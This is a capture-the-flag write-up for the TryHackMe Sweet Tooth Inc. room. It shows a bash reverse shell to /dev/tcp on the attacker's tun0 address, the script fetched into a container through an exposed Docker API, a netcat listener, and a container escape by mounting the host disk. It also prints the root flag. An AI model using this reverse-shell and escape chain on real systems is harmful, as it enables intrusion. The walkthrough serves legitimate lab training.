
Task 5
Escape

The second /root/root.txt
Ans: THM{nY2ZahyFABAmjrnx}

Now that docker is giving us the capabilities to interact with the server, next plan was to upload a reverse shell script that when run would pivot us to the next root user.


First thing is to generate a reverse shell command then upload it on the server using docker.

Using nano I will create a reverse shell that I will call sweettoothinc.sh
First I will need to find out my tun0 address, this is the address to my local machine that is supposed to get the reversed shell using the netcat listener.




```
┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 08:00:27:e8:dc:a1 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.9/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 341sec preferred_lft 341sec
    inet6 fe80::a00:27ff:fee8:dca1/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:d8:cf:97:3f brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.8.96.243/16 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::b2e2:25ae:b6a:3229/64 scope link stable-privacy
       valid_lft forever preferred_lft forever

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# |
```

Sweettoothinc.sh script creation.



```
  GNU nano 7.2                                  sweettoothinc.sh
bash -i >& /dev/tcp/10.8.96.243/9092 0>&1
```

Now let me upload the script
First is to open an http server on the directory that I have saves my file using command python3 -m http.server




File Actions Edit View Help
root@kali: /home/coderic/Downloads/tryhackme/sweettooth
10.8.96.243
12:45

```
└─# docker -H tcp://localhost:8080 container exec sweettoothinc ls
bin
boot
dev
entrypoint.sh
etc
home
initializeandquery.sh
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# docker -H tcp://localhost:8080 container exec sweettoothinc wget 10.10.20.234:8000/sweettoothinc.sh

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# docker -H tcp://localhost:8080 container exec sweettoothinc wget 10.8.96.243:8000/sweettoothinc.sh
converted 'http://10.8.96.243:8000/sweettoothinc.sh' (ANSI_X3.4-1968) → 'http://10.8.96.243:8000/sweet
toothinc.sh' (UTF-8)
--2024-03-18 09:45:14--  http://10.8.96.243:8000/sweettoothinc.sh
Connecting to 10.8.96.243:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 42 [text/x-sh]
Saving to: 'sweettoothinc.sh'

     0K                                                100% 7.83M=0s

2024-03-18 09:45:15 (7.83 MB/s) - 'sweettoothinc.sh' saved [42/42]

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# |
```

```
┌──(coderic㉿kali)-[~]
└─$ cd Downloads/tryhackme

┌──(coderic㉿kali)-[~/Downloads/tryhackme]
└─$ cd sweettooth

┌──(coderic㉿kali)-[~/Downloads/tryhackme/sweettooth]
└─$ sudo su
[sudo] password for coderic:
┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# ls
sweettoothinc.sh  sweettooth.scan.txt  sweettooth.sh  use_internal

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# nano sweettoothincinc.sh

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# nano sweettoothinc.sh

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# ls
sweettoothinc.sh  sweettooth.scan.txt  sweettooth.sh  use_internal

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.20.234 - - [18/Mar/2024 12:45:14] "GET /sweettoothinc.sh HTTP/1.1" 200 -
|
```


Upload was succesful



```
┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# docker -H tcp://localhost:8080 container exec sweettoothinc wget 10.8.96.243:8000/sweettoothinc.sh
converted 'http://10.8.96.243:8000/sweettoothinc.sh' (ANSI_X3.4-1968) → 'http://10.8.96.243:8000/sweet
toothinc.sh' (UTF-8)
--2024-03-18 09:45:14--  http://10.8.96.243:8000/sweettoothinc.sh
Connecting to 10.8.96.243:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 42 [text/x-sh]
Saving to: 'sweettoothinc.sh'

     0K                                                    100% 7.83M=0s

2024-03-18 09:45:15 (7.83 MB/s) - 'sweettoothinc.sh' saved [42/42]


┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# docker -H tcp://localhost:8080 container exec sweettoothinc ls
bin
boot
dev
entrypoint.sh
etc
home
initializeandquery.sh
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sweettoothinc.sh
sys
tmp
usr
var

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# |
```


```
┌──(coderic㉿kali)-[~]
└─$ cd Downloads/tryhackme

┌──(coderic㉿kali)-[~/Downloads/tryhackme]
└─$ cd sweettooth

┌──(coderic㉿kali)-[~/Downloads/tryhackme/sweettooth]
└─$ sudo su
[sudo] password for coderic:
┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# ls
sweettoothinc.sh  sweettooth.scan.txt  sweettooth.sh  use_internal

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# nano sweettoothincinc.sh

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# nano sweettoothinc.sh

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# ls
sweettoothinc.sh  sweettooth.scan.txt  sweettooth.sh  use_internal

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.20.234 - - [18/Mar/2024 12:45:14] "GET /sweettoothinc.sh HTTP/1.1" 200 -
|
```

Now my next step will be to execute this script as I listen on port 9092 as set in the reverse shell I generated.
Starting the netcat listener:



```
┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# nc -lvnp 9092
listening on [any] 9092 ...
|
```

Done.
Next is to execute the script.




```
┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# docker -H tcp://localhost:8080 container exec sweettoothinc bash -i sweettoothinc.sh
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# |
```

```
┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
└─# nc -lvnp 9092
listening on [any] 9092 ...
connect to [10.8.96.243] from (UNKNOWN) [10.10.20.234] 60450
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@521736e79392:/# |
```

I have a shell.

Next is to begin some navigation with a course to find the second flag.

Command used: df -h
The df command is used to display information about total space and available space on a file system. The FileSystem parameter specifies the name of the device on which the file system resides, the directory on which the file system is mounted, or the relative path name of a file system.



File Actions Edit View Help
coderic...yhackme
root@kali: /home/c...yhackme/sweettooth
root@kali: /home/coderic/Downloads/tryhackme/sweettooth

```
┌──(root㉿kali)-[/home/coderic/Downloads/tryh
└─# docker -H tcp://localhost:8080 container
bash: cannot set terminal process group (-1):
bash: no job control in this shell

┌──(root㉿kali)-[/home/coderic/Downloads/tryh
ackme/sweettooth]
└─# |
```

```
root@521736e79392:/root# df -h
df -h
Filesystem      Size  Used Avail Use% Mounted on
none             15G  4.8G  9.5G  34% /
tmpfs            64M     0   64M   0% /dev
tmpfs           247M     0  247M   0% /sys/fs/cgroup
/dev/xvda1       15G  4.8G  9.5G  34% /etc/hosts
shm              64M     0   64M   0% /dev/shm
tmpfs            99M  4.7M   94M   5% /run/docker.sock
```

The /dev/xvda1
/dev/xvda1 is your root drive. Your operating system, all applications, etc are installed there. It's the equivalent of your C drive in windows


Having this knowledge, next step is to mount this directory to my directory of choice, in my case I choose to use the esc directory.



```
df -h
Filesystem      Size  Used Avail Use% Mounted on
none             15G  4.8G  9.5G  34% /
tmpfs            64M     0   64M   0% /dev
tmpfs           247M     0  247M   0% /sys/fs/cgroup
/dev/xvda1       15G  4.8G  9.5G  34% /etc/hosts
shm              64M     0   64M   0% /dev/shm
tmpfs            99M  4.7M   94M   5% /run/docker.sock
root@521736e79392:/root# cd /tmp
cd /tmp
root@521736e79392:/tmp# ls
ls
root@521736e79392:/tmp# mkdir -p /tmp/esc
mkdir -p /tmp/esc
root@521736e79392:/tmp# ls
ls
esc
root@521736e79392:/tmp# cd esc
cd esc
root@521736e79392:/tmp/esc# mount /dev/xvda1 /tmp/esc
mount /dev/xvda1 /tmp/esc
root@521736e79392:/tmp/esc# ls
ls
root@521736e79392:/tmp/esc# cd ../
cd ../
root@521736e79392:/tmp# ls
ls
esc
root@521736e79392:/tmp# mount /dev/xvda1 /tmp/esc
mount /dev/xvda1 /tmp/esc
mount: /dev/xvda1 is already mounted or /tmp/esc busy
       /dev/xvda1 is already mounted on /etc/resolv.conf
       /dev/xvda1 is already mounted on /etc/hostname
       /dev/xvda1 is already mounted on /etc/hosts
       /dev/xvda1 is already mounted on /var/lib/influxdb
       /dev/xvda1 is already mounted on /tmp/esc
root@521736e79392:/tmp# cd esc
```

Mounted.
Next was to navigate files that I have just mounted in the esc directory that I created.

By looking into some of the mounted files, there is a root directory available si I decided to take a look into that firs.
On opening this directory there is a root.txt file which I used command cat to display the file contents.



```
      /dev/xvda1 is already mounted on /tmp/esc
root@521736e79392:/tmp# cd esc
cd esc
root@521736e79392:/tmp/esc# ls
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
root@521736e79392:/tmp/esc# cd root
cd root
root@521736e79392:/tmp/esc/root# ls
ls
root.txt
root@521736e79392:/tmp/esc/root# cat root.txt
cat root.txt
THM{nY2ZahyFABAmjrnx}
root@521736e79392:/tmp/esc/root#
```

Flag is **THM{nY2ZahyFABAmjrnx}**

<u>Conclusion:</u>

In my conclusion, the SweetToothInc room was engaging and informative as well, I have been introduced to the use of Curl and JWTokens to get access to a database, create a new user and password using cURL.
I have also been introduced to a new database I did not have knowledge about called Infuxdb interaction with the terminal as well.
Another area of interest was using docker and manipulate it on how to get my desired results from the terminal. With its well-designed structure and realistic scenarios, SweetToothInc serves as an excellent resource for both beginners looking to familiarize themselves with database security and pivoting from one system to the other, for example, using the ssh information gathered from the ssh database we were able to login remotely to a machine using the ssh service.
Overall, completing the SweetToothInc room has offered valuable insights and practical experience that I greatly believe it was to an added advantage in my Cybersecurity journey.

Thank You.